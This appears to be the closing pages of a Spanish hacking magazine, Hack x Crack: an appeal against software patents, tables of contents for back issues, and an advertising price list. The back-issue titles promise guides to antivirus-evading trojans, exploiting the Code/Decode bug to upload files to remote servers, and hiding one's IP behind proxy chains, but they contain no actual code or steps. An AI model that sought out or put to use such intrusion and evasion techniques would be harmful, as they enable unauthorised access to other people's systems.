¿Queréis que Europa siga los pasos de Estados Unidos? Yo NO. Por favor, visitad Proinnova (http://proinnova.hispalinux.es/) y FFII (http://www.ffii.org/) si deseáis contribuir en esta lucha por nuestros derechos.

NO queremos un sistema de patentes de software que atenta contra la innovación y el desarrollo tecnológico.

Ramiro C.G. (alias Death Master)

CONSIGUE LOS NÚMEROS ATRASADOS EN:

WWW.HACKXCRACK.COM



NÚMERO1:
- -CREA TU PRIMER TROYANO INDETECTABLE POR LOS ANTIVIRUS.
- -FLASHFXP: SIN LÍMITE DE VELOCIDAD.
- -FTP SIN SECRETOS: PASVMODE.
- -PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
- -TCP-IP:INICIACIÓN (PARTE 1).
- -EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
- -EDONKEY 2000 Y SPANISHARE.
- -LA FLECHA ÁCIDA.



NÚMERO 2:
- -CODE/DECODE BUG: INTRODUCCIÓN.
- -CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
- -CODE/DECODE BUG: LÍNEA DE COMANDOS.
- -CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
- -OCULTACIÓN DE IP: PRIMEROS PASOS.
- -LA FLECHA ÁCIDA: LA SS DIGITAL. AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.



NÚMERO 3:
- -PROXY: OCULTANDO NUESTRA IP. ASUMIENDO CONCEPTOS.
- -PROXY: OCULTANDO NUESTRA IP. ENCADENANDO PROXIES.
- -PROXY: OCULTANDO NUESTRA IP. OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES.
- -EL SERVIDOR DE HACKXCRACK: CONFIGURACIÓN Y MODO DE EMPLEO.
- -SALA DE PRACTICAS: EXPLICACIÓN.
- -PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
- -PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
- -PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.
- -PREGUNTAS Y DUDAS.



NÚMERO 7:
- PROTOCOLOS: POP3
- PASA TUS PELICULAS A DIVX III (EL AUDIO)
- PASA TUS PELICULAS A DIVX IV (MULTIPLEXADO)
- CURSO DE VISUAL BASIC: LA CALCULADORA
- IPHXC: EL TERCER TROYANO DE HXC II
- APACHE: UN SERVIDOR WEB EN NUESTRO PC
- CCPROXY: IV TROYANO DE PC PASO A PASO
- TRASTEANDO CON EL HARDWARE DE UNA LAN

PON AQUÍ **TU PUBLICIDAD**

Contacta DIRECTAMENTE con nuestro coordinador de publicidad

610 52 91 71



INFORMATE ¡sin compromiso!

¿Has pensado alguna vez en poner TU PUBLICIDAD en una revista de cobertura nacional?

¿Has preguntado precios y comprobado que son demasiado elevados como para amortizar la inversión?



Con nosotros, la publicidad está al alcance de todos

CUADRO DE TARIFAS

(precios I.V.A. no incluido)

Contraportada -----------	1390 euros
Interior de Portada ------------	990 euros
Interior de Contrapotada --------	990 euros
Página Interior par -----------	690 euros
Página Interior impar -----------	595 euros
Média Página -----------	425 euros
Un tercio de Página -----------	325 euros
Un cuarto de Página -----------	200 euros
Un octavo de página -----------	120 euros

Otros (especiales, encartes...) preguntar.

Promoción especial de lanzamiento